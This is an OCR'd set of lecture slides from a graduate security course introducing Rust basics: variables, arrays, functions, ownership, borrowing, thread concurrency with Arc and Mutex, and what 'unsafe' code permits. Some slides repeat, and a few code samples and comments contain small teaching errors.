- Line 1: we can set the var. to a **mutable** (mut)
- Line 2: it will automatically set the var to "i64"

RUST TYPE: FIXED VARIABLES AND MUTABLE VARIABLES – CONT'D

- **Hello-world**

```
fn main() {
   println! ("Hello world! ");
}
```

- **Types supported**

```
fn main() {
   let logical: bool = true;
   let a_float: f64 = 1.0;
   let default_float = 3.0;                    // f64
   let default_integer = 7;                    // i32
   let default_unsigned64: usize = 100;        // u64

   let mut inferred_type = 12;
   inferred_type = 4294967296;

   let mut mutable = 12; mutable = 21;
   mutable = true;

   let mutable = true;
}
```

Initialize variables:

- Line 1: we can set it to "bool"
- Line 2: we can set it to "f64" (64-bit float: double)
- Line 3: it can automatically define it to "f64" (3.0)
- Line 4: it can automatically define it to "i32" (7)
- Line 5: we can use "usize" to define "u64" (64-bit)

Variable types can be inferred from context:

- Line 1: we can set the var. to a **mutable** (mut)
- Line 2: it will automatically set the var to "i64"

Mutable variables:

- Line 1: we can update the value of the mutable var.
- Line 2: but we cannot change the type of it

RUST TYPE: VARIABLE SHADOWING

- **Hello-world**

```
fn main() {
   println! ("Hello world! ");
}
```

- **Types supported**

```
fn main() {
  let logical: bool = true;
  let a_float: f64 = 1.0;
  let default_float = 3.0;                // f64
  let default_integer = 7;                // i32
  let default_unsigned64: usize = 100;    // u64

  let mut inferred_type = 12;
  inferred_type = 4294967296;

  let mut mutable = 12; mutable = 21;
  mutable = true;

  let mutable = true;
}
```

Initialize variables:
- Line 1: we can set it to "bool"
- Line 2: we can set it to "f64" (64-bit float: double)
- Line 3: it can automatically define it to "f64" (3.0)
- Line 4: it can automatically define it to "i32" (7)
- Line 5: we can use "usize" to define "u64" (64-bit)

Variable types can be inferred from context:
- Line 1: we can set the var. to a **mutable** (mut)
- Line 2: it will automatically set the var to "i64"

Mutable variables:
- Line 1: we can update the value of the mutable var.
- Line 2: but we cannot change the type of it

Shadowing:
- Line 1: we can override the variable (variable shadowing: link)

RUST EXAMPLE: ARRAY, INDEXING, FOR-LOOP, AND IF STATEMENTS

- **Example I**

```
fn main() {
    let xs: [i32; 5] = [1, 2, 3, 4, 5];
    let ys: [i32; 10] = [0; 10];

    println! ("The first element: {}", xs[0]);
    println! ("Elements from the first to the fourth: {}", xs[0 .. 3]);
}
```

Initialize arrays:
- Line 1: we can create an array “i32”; the len is 5
- Line 2: we can initialize with all 0s

Indexing:
- Line 1: we can access an element by the index
- Line 2: we can access multiple elements

RUST EXAMPLE: ARRAY, INDEXING, FOR-LOOP, AND IF STATEMENTS

- **Example I**

```
fn main() {
    let xs: [i32; 5] = [1, 2, 3, 4, 5];
    let ys: [i32; 10] = [0; 10];

    println! ("The first element: {}", xs[0]);
    println! ("Elements from the first to the fourth: {}", xs[0 .. 3]);
}
```

Initialize arrays:
- Line 1: we can create an array “i32”; the len is 5
- Line 2: we can initialize with all 0s

Indexing:
- Line 1: we can access an element by the index
- Line 2: we can access multiple elements

- **Example II**

```
fn main() {

    for n in 1…101 {
      if n < 10 && n % 5 == 0 {
         println!("The number smaller than 10 and divisible by 5: {}", n);
      } else {
         println!("The number is {}", n);
      }
    }

    println!("The final number will be {}", n);
}
```

For loop:
- Line 1: it iterates from 1 to 100 (*i.e.*, 101 – 1)
  (alternative: for n in 1..=100)

If … else:
- Line 1: we can use && for the “and” condition
  (“or” is || / “not” is ! / “not eq” is !=)

RUST EXAMPLE: FUNCTION

- **Function calls**

```
fn compute(x: u32, y: u32) -> u32 {
    if x == 0 {
        return 0;
    }

    let z = x.pow(y);
    z
}

fn main() {
    let val;

    val = compute(3, 4);
    println! ("Result: {}", val);
}
```

Rust function:
- Line 1: we receive two arguments x, y
  (both x, y are "u32" and returns "u32")
- Line 2: if "x == 0" then return 0
  (we need "return" if we exit the fn early)
- Line 3: compute x^y and store it to z
- Line 4: return z
  (no explicit return statement is required)

Rust function "call":
- Line 1: create "val" variable
- Line 2: call the "compute" function with 3 and 4
- Line 3: store the result to "val"
  (Note: won't work if we "let val = 0;" in Line 1)

RUST CORE CONCEPTS

- Core concepts
  - Ownership and borrowing
  - Concurrency
  - Unsafe code


RUST OWNERSHIP

- Ownership
  - **Definition:** a set of rules how a Rust program manages memory
  - Rust rules:
    - Each value in Rust has a variable “owner”
    - There can be only one owner at a time
    - If the owner goes out of scope, the value will disappear
  - Ownership example:

```
fn take(vec: Vec<String>){
    println!("{:?}", vec);
}

fn main() {
    let mut vec = Vec::new();
    vec.push(String::from("Hello "));
    vec.push(String::from("World "));
    take(vec);

    vec.push(String::from("from the other side!"))
}
```



RUST OWNERSHIP

- Ownership
  - **Definition:** a set of rules how a Rust program manages memory
  - Rust rules:
    - Each value in Rust has a variable “owner”
    - There can be only one owner at a time
    - If the owner goes out of scope, the value will disappear
  - Ownership example:

```
fn take(vec: Vec<String>){
    println!("{:?}", vec);
}

fn main() {
    let mut vec = Vec::new();
    vec.push(String::from("Hello "));
    vec.push(String::from("World "));
    take(vec);

    vec.push(String::from("from the other side!"))
}
```

But Sometimes, We Need “vec” again in main!

Note:
The last line will cause an error! No “vec”
Ownership is *forced* by the Rust compiler

It prevents:
Use-after-free vulnerability
(dangling pointers)


RUST BORROWING

- Borrowing
  - **Definition:** a way to access data without taking ownership over it
  - Borrowing example:

```
fn borrow(vec: &Vec<String>){
    println!("{:?}", vec);
}

fn main() {
    let mut vec = Vec::new();
    vec.push(String::from("Hello "));
    vec.push(String::from("World "));
    borrow(&vec);

    vec.push(String::from("from the other side!"))
}
```




RUST BORROWING

- Borrowing
  - **Definition:** a way to access data without taking ownership over it
  - Borrowing example:

```
fn borrow(vec: &Vec<String>){
   println!("{:?}", vec);
}

fn main() {
   let mut vec = Vec::new();
   vec.push(String::from("Hello "));
   vec.push(String::from("World "));
   borrow(&vec);

   vec.push(String::from("from the other side!"))
}
```



But "vec" Is Immutable in "borrow"!

Note:
The "borrow" fn uses a shared reference "vec"
The "vec" disappears if the function ends
The "vec" in main still is alive

RUST CONCURRENCY

- Concurrency
  - Shared **read-only** accesses
  - Concurrency example:

Deposit thread:
- Line 1: read the balance and make it mutable
- Line 2: increase the balance by 100
- Line 3: print out the balance

Withdrawal thread:
- Line 1: read the balance and make it mutable
- Line 2: decrease the balance by 300
- Line 3: print out the balance

Thread join:
- Line 1: wait for the threads to join
- Line 2: print out the balance value

```
use std::thread;

fn main() {
    let mut balance = 200;
    let mut threads = vec![];

    // deposit thread
    threads.push(thread::spawn(move || {
        let mut new_balance = balance;
        new_balance += 100;
        println!("Increase the balance {}", new_balance);
    }));

    // withdrawal thread
    threads.push(thread::spawn(move || {
        let mut new_balance = balance;
        new_balance -= 300;
        println!("Decrease the balance {}", new_balance);
    }));

    for thread in threads {
        let _ = thread.join();
    }
    println!("Final balance {}", balance);
}
```

RUST CONCURRENCY

- Concurrency
  - Shared **read-only** accesses
  - Concurrency example:

Results:

```
$ ./main
Decrease the balance -100
Increase the balance 300
Final balance 200
```

Note:

"balance" is a read-only shared variable
"new_balance" only exists in each thread
No effect on the actual "balance" in main

```rust
use std::thread;

fn main() {
    let mut balance = 200;
    let mut threads = vec![];

    // deposit thread
    threads.push(thread::spawn(move || {
        let mut new_balance = balance;
        new_balance += 100;
        println!("Increase the balance {}", new_balance);
    }));

    // withdrawal thread
    threads.push(thread::spawn(move || {
        let mut new_balance = balance;
        new_balance -= 300;
        println!("Decrease the balance {}", new_balance);
    }));

    for thread in threads {
        let _ = thread.join();
    }
    println!("Final balance {}", balance);
}
```

RUST CONCURRENCY

- Concurrency
  - Shared **read-only** accesses
  - Shared **mutable** accesses
  - Concurrency example:

Mutable by threads:
- Mutex: mutable if we lock() the variable
- Arc : send-able to multiple threads

Deposit thread:
- Line 1: clone the Arc instance; point to the same.
- Line 2: lock and get the balance value
- Line 3: increase 100 (cf. access with *)

Withdrawal thread:
- The same as the deposit thread
– Decrease the balance by $300

```
use std::thread; use std::sync::{Arc,Mutex};

fn main() {
  let balance = Arc::new(Mutex::new(200));
  let mut threads = vec![];

  // deposit thread
  let balance4deposit = Arc::clone(&balance);
  threads.push(thread::spawn(move || {
    let mut new_balance = balance4deposit.lock().unwrap();
    *new_balance += 100;
    println!("Increase the balance {}", new_balance);
  }));

  // withdrawal thread
  let balance4withdrawal = Arc::clone(&balance);
  threads.push(thread::spawn(move || {
    let mut new_balance = balance4withdrawal.lock().unwrap();
    *new_balance -= 300;
    println!("Decrease the balance {}", new_balance);
  }));

  for thread in threads {
    let _ = thread.join();
  }

  println!("Final balance {}", *balance.lock().unwrap());
}
```

RUST CONCURRENCY

- Concurrency
  - Shared **read-only** accesses
  - Shared **mutable** accesses
  - Concurrency example:

Results:
$ ./main
Increase the balance 300
Decrease the balance 0
Final balance 0

Note:
"balance" is a mutable shared variable
"new_balance" points to the mutable variable
Require to wrap with Arc for sending to threads
Modify the value is only available after lock()

```rust
use std::thread; use std::sync::{Arc,Mutex};

fn main() {
    let balance = Arc::new(Mutex::new(200));
    let mut threads = vec![];

    // deposit thread
    let balance4deposit = Arc::clone(&balance);
    threads.push(thread::spawn(move || {
        let mut new_balance = balance4deposit.lock().unwrap();
        *new_balance += 100;
        println!("Increase the balance {}", new_balance);
    }));

    // withdrawal thread
    let balance4withdrawal = Arc::clone(&balance);
    threads.push(thread::spawn(move || {
        let mut new_balance = balance4withdrawal.lock().unwrap();
        *new_balance -= 300;
        println!("Decrease the balance {}", new_balance);
    }));

    for thread in threads {
        let _ = thread.join();
    }

    println!("Final balance {}", *balance.lock().unwrap());
}
```

UNSAFE CODE IN RUST

- Safety that Rust offers:
  - **Memory safety**
    - Cannot mutate an immutable variable
    - To modify a mutable variable in a function:
      - The function should own the variable (ownership)
      - The function that just borrows the variable cannot mutate it (borrowing)
  - **Data-race freedom**
    - Threads cannot mutate a shared variable without “locking”

- Safety that is “out-of-scope”:
  - Deadlocks (not the data-race)
  - …

UNSAFE CODE IN RUST

- What can be "unsafe" in Rust:
  - Mutate a static mutable variable
  - Dereference a raw pointer
  - Call external functions (not defined with Rust)

UNSAFE CODE IN RUST

- What can be "unsafe" in Rust:
  - Mutate a static mutable variable
  - Dereference a raw pointer
  - Call external functions (not defined with Rust)

Static variable:
- "anumber" can be accessible in any code in this file

Create 10 threads:
- Each thread prints the thread index and "anumber"

Results:

```
$ ./main
Thread 0: anumber is 10
Thread 4: anumber is 10
Thread 5: anumber is 10
Thread 2: anumber is 10
Thread 8: anumber is 10
…
```

```rust
use std::thread;

static anumber: i32 = 10;

fn main() {
  let mut threads = vec![];

  for tidx in 0..10 {
    threads.push(thread::spawn(move || {
      println!("Thread {}: anumber is {}", tidx, anumber);
    }));
  }

  for thread in threads {
    let _ = thread.join();
  }
}
```

UNSAFE CODE IN RUST

- What can be "unsafe" in Rust:
  - Mutate a static mutable variable
  - Dereference a raw pointer
  - Call external functions (not defined with Rust)

Static variable:
- "anumber" can be accessible in any code in this file

Create 10 threads:
- It will return a Rust **compilation error**
- Rust prevents us from directly modifying static mut
- Rust prohibits us from even just accessing it

```
use std::thread;

static mut anumber: i32 = 10;

fn main() {
  let mut threads = vec![];

  for tidx in 0..10 {
    threads.push(thread::spawn(move || {
      println!("Thread {}: anumber is {}", tidx, anumber);
    }));
  }

  for thread in threads {
    let _ = thread.join();
  }
}
```

UNSAFE CODE IN RUST

- Allow "unsafe" code in Rust:
  - Mutate a static mutable variable
  - Dereference a raw pointer
  - Call external functions (not defined with Rust)

Static (mutable) variable:
- We want "anumber" can be **modified** in any code

Create 10 threads:
- Use "unsafe" keyword if we modify "anumber"
- "unsafe" means we understand the consequences
- Now each thread will increase "anumber" by 10

Print out the static mutable:
- Use "unsafe" even for just printing out

```rust
use std::thread;

static mut anumber: i32 = 10;

fn main() {
  let mut threads = vec![];

  for tidx in 0..10 {
    threads.push(thread::spawn(move || {
      unsafe {
        anumber += 1;
        println!("Thread {}: anumber is {}", tidx, anumber);
      }
    }));
  }

  for thread in threads {
    let _ = thread.join();
  }

  unsafe {
    println!("The final anumber is {}", anumber);
  }
}
```

UNSAFE CODE IN RUST

- Allow "unsafe" code in Rust:
  - Mutate a static mutable variable
  - Dereference a raw pointer
  - Call external functions (not defined with Rust)

Results:

```
$ ./main
Thread 0: anumber is 20
Thread 2: anumber is 30
Thread 3: anumber is 40
Thread 4: anumber is 50
Thread 5: anumber is 60
Thread 7: anumber is 70
Thread 1: anumber is 80
Thread 6: anumber is 90
Thread 8: anumber is 100
Thread 9: anumber is 110
The final anumber is 110
```

```rust
use std::thread;

static mut anumber: i32 = 10;

fn main() {
  let mut threads = vec![];

  for tidx in 0..10 {
    threads.push(thread::spawn(move || {
      unsafe {
        anumber += 1;
        println!("Thread {}: anumber is {}", tidx, anumber);
      }
    }));
  }

  for thread in threads {
    let _ = thread.join();
  }

  unsafe {
    println!("The final anumber is {}", anumber);
  }
}
```

UNSAFE CODE IN RUST

- What can be "unsafe" in Rust:
  - Mutate a static mutable variable
  - Dereference a raw pointer
  - Call external functions (not defined with Rust)

A variable:
- "s" contains the address of the string "123"

A (pointer) variable:
- "ptr" is the pointer for the string "123"
- "ptr" is "constant" and the type of "u8"

Dereference the pointer values:
- "ptr.offset(#)" is the same as *(ptr + 1) in C
- "as char" converts the output of "ptr.offset" as char
- It causes a **compilation error (Rust prevents this)**

```
fn main() {
    let s: &str = "123";
    let ptr: *const u8 = s.as_ptr();

    println!("{}", *ptr.offset(1) as char);
    println!("{}", *ptr.offset(2) as char);
}
```

UNSAFE CODE IN RUST

- Allow “unsafe” code in Rust:
  - Mutate a static mutable variable
  - Dereference a raw pointer
  - Call external functions (not defined with Rust)

A variable:
- “s” contains the address of the string “123”

A (pointer) variable:
- “ptr” is the pointer for the string “123”
- “ptr” is “constant” and the type of “u8”

Access the pointer values:
- Use “unsafe” to do the pointer arithmetic
- “unsafe” means we understand the consequences
- It causes a **compilation error (Rust prevents this)**

```
fn main() {
  let s: &str = "123";
  let ptr: *const u8 = s.as_ptr();

  unsafe {
     println!("{}", *ptr.offset(1) as char);
     println!("{}", *ptr.offset(2) as char);
  }
}
```

Results:

```
$ ./main
2
3
```

What Does It Mean by “Understanding the Consequences”?

UNSAFE CODE IN RUST

- Allow "unsafe" code in Rust:
  - Mutate a static mutable variable
  - Dereference a raw pointer
  - Call external functions (not defined with Rust)

Access the out-of-bound values:
- "*ptr.offset(3)" accesses the 4th character [?!]

Results:

```
$ ./main
2
3
10
```

```
fn main() {
    let s: &str = "123";
    let ptr: *const u8 = s.as_ptr();

    unsafe {
        println!("{}", *ptr.offset(1) as char);
        println!("{}", *ptr.offset(2) as char);
        println!("{}", *ptr.offset(3));
    }
}
```

UNSAFE CODE IN RUST

- What can be "unsafe" in Rust:
  - Mutate a static mutable variable
  - Dereference a raw pointer
  - Call external functions (not defined with Rust)

An external function:
- The function "abs" is defined in C (not in Rust)

Use of the external function:
- A **compilation error** (cannot call "abs" *directly*)
- Not sure whether the abs implementation is safe

```
extern "C" {
    fn abs(input: i32) -> i32;
}

fn main() {
    println!("Absolute value of -3 according to C: {}", abs(-3));
}
```

UNSAFE CODE IN RUST

- Allow “unsafe” code in Rust:
  - Mutate a static mutable variable
  - Dereference a raw pointer
  - Call external functions (not defined with Rust)

An external function:

- The function “abs” is defined in C (not in Rust)

Use of the external function:

- Use “unsafe” to call the “abs” function
- Not sure whether the abs implementation is safe

Results:

$ ./main

Absolute value of -3 according to C: 3

```
extern "C" {
    fn abs(input: i32) -> i32;
}

fn main() {
    unsafe {
        println!("Absolute value of -3 according to C: {}", abs(-3));
    }
}
```

RUST ADVANTAGES

- Rust addresses these problems:
  - Runtime check and performance
    - Rust does not require to use GC
    - Rust users (who write the code) consider memory allocations
    - Rust performs compilation time checks
  - Memory safety (no *explicit* allocation/de-allocation)
    - Memory allocations are handled by “ownerships” and “borrowing”
    - Only one “owner” exists at a time; “ownership” transfers if we pass the variable to fn
    - “borrowing” allows to access data without “own”ing it
  - No data-race condition
    - Shared data have two types: “read-only” and “mutable”
    - “read-only” data can only be read by others (*e.g.*, threads that access it)
    - “mutable” data can only be read after the lock()

Thank You!

Sanghyun Hong

https://secure-ai.systems/courses/Sec-Grad/current

Oregon State University

SAIL
Secure AI Systems Lab